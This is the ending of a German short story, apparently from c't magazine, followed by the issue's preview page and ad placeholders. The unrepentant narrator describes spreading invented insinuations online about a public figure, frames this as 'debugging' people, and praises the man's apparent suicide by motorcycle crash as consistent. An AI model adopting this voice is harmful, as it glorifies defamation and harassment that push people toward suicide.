Sie zeigen sie immer wieder: Die Bilder von dem strukturlosen Metallknäuel und dem schwarzen Fleck an dem Brückenpfeiler. Hier gibt es sogar Nahaufnahmen:

[www.VorOrt.com/NOW/310504/WevBike.htm](http://www.VorOrt.com/NOW/310504/WevBike.htm)

Mehr als dreihundert Stundenkilometer, sagen sie. Ich hatte irgendwo gelesen, du seiest ein leidenschaftlicher Motorradfahrer, aber dass du dich so entscheiden würdest, hätte ich nicht vermutet. Was war das für ein Gefühl in deinen letzten Sekunden? Trotz, Angst oder einfach nur die wohlige warme Aussicht auf tiefen Schlaf nach all den Demütigungen?

Sie spekulieren nach wie vor über meine Identität. Außerdem haben sie wohl versucht, meine Therapeutin zu ermitteln. Sie sind niemals auf die Idee gekommen, dass sie ebenso eine Erfindung war wie die ominösen Andeutungen, die ich über deine Person gemacht habe. Ich kenne dich nicht, weiß nur das über dich, was ich in Magazinen und im Internet gelesen habe. Der Rest war Fantasie und Theatralik. Aber es hat ausgereicht, um andere auf den Plan zu rufen. Andere, die vielleicht genauso wenig über dich wissen, wie ich es tue. Aber es kommt ja auch gar nicht darauf an, ob all diese Aussagen der Wahrheit entsprechen.

Ist die Welt nicht furchtbar oberflächlich? Sie glauben nur das, was sie glauben wollen.

Debugging. Das bedeutet: einen Fehler, den Bug aus Software oder Hardware entfernen. Dazu muss man ihn zunächst aufspüren. Das geht nur, indem man Systeme Tests unterzieht, besondere Situationen erschafft und so das Auftauchen von Fehlern provoziert. Mit Menschen funktioniert es genauso.

Ich decke die Bugs in Menschen auf, indem ich sie einer außergewöhnlichen Situation aussetze. Über das Endergebnis, das ich in deinem Fall erzielt habe, bin ich allerdings überrascht.

Anscheinend hast du nicht an Fehler in dir geglaubt, sondern dich selbst für den Fehler gehalten. Deine Reaktion war bewundernswert konsequent: Du hast dich selbst gelöscht.

Unsere Korrespondenz wird mir fehlen, war sie auch noch so einseitig.

Bei einer Tasse Espresso werde ich mich jetzt einigen Recherchen widmen.

Ich brauche dringend eine neue Aufgabe.

Glücklicherweise gibt es in den Menschen da draußen so viele Fehler zu entdecken.

ct

Anzeige

Anzeige



Anzeige

Anzeige

Anzeige



Anzeige

Anzeige

Anzeige



Anzeige

Anzeige

Anzeige



Anzeige

Anzeige

Anzeige



Anzeige

Anzeige

Anzeige

Anzeige



Anzeige

Anzeige


Anzeige

Anzeige



# In der nächsten **ct**

Heft 14/2010 erscheint am 21. Juni 2010

[www.ct.de](http://www.ct.de)

## Internet ohne Unterbrechung

Für den schnellen Zugang zum Internet hat sich UMTS mit attraktiven Tarifen und günstiger Hardware als eine Alternative zu DSL etabliert. Kombi-Router vereinen beide Techniken, um so ausfallsicheres Surfen zu gewährleisten.

## Schicke Subnotebooks

Mit dem Netbook-Boom gerieten die klassischen Subnotebooks etwas ins Hintertreffen. Doch im taschentauglichen Format bis 13 Zoll Bildschirmdiagonale gibt es neben größerer Ausstattungsvielfalt vor allem deutlich mehr Rechenleistung, wenn man sich einem Subnotebook zuwendet.

## Die eigene App

Der Einstieg in die App-Programmierung für iPhone und iPad ist nicht schwierig. Die Entwicklungsumgebung ist bewährt, die Klassenbibliotheken sind klar strukturiert. c't gibt pragmatische Starthilfe.

## Systemkameras

Hat die SLR ausgedient? Immer mehr Wechselobjektiv-Kameras drängen auf den Markt, die ohne Umlenkspiegel und Prisma die gleichen Bilderergebnisse wie eine Spiegelreflex versprechen. Kompakter sind unsere Testkandidaten obendrein.

## Blu-ray-Rohlinge

Mit Preisen von weniger als 2 Euro für die beschreibbare 25-GB-Byte-Scheibe wird die Blu-ray Disc als Datenspeicher am Rechner langsam interessant. Wir prüfen die Qualität sowohl von Markenware als auch von Billig-Rohlingen.



 **heise online** Ständiger Service auf [heise online](http://heise.de) – [www.heise.de](http://www.heise.de)

**heise open:** Konzentrierte Informationen zu Open-Source-Software für Profis auf [www.heiseopen.de](http://www.heiseopen.de); von tagesaktuellen News über Know-how-Beiträge bis zu Erfahrungsberichten aus dem Unternehmenseinsatz.

**heise Developer:** Täglich News, Fachartikel, Interviews und Buchrezensionen für Software-Entwickler auf [www.heise-developer.de](http://www.heise-developer.de)

**Bildmotive aus c't:** Ausgewählte Titelbilder als Bildschirmhintergrund auf [www.ct.de/motive](http://www.ct.de/motive)



## Das bringen Technology Review



**Archäometrie:** Mit neuen Methoden bewerten Forscher Herkunft und Zustand alter Kunstwerke.

**Optische Technologien:** Vom Multikilowatt-Laser zur Krebsdiagnose: Photonen – das Universalwerkzeug

*Heft 6/2010 jetzt am Kiosk*



MAGAZIN FÜR PROFESSIONELLE  
INFORMATIONSTECHNIK



**Die neuen Profi-Netbooks:** Vergleichstest und Marktübersicht

**WLAN-APs:** 802.11n-Performance nachgemessen

**Gehaltsstudien:** Mehr Geld für IT-ler

**Virtualisierung:** Xen 4.0

*Heft 6/2010 jetzt am Kiosk*

**TELEPOLIS**  
MAGAZIN DER NETZKULTUR



**Jörg Brause:** Nasser Wandel im Kohlerevier

**Stefan Höltgen:** Bummelstudent und abgeklärter Philosoph – Der Auftakt zum 100. Geburtstag Konrad Zuses im Berliner Technikmuseum

[www.heise.de/tp](http://www.heise.de/tp)

Änderungen vorbehalten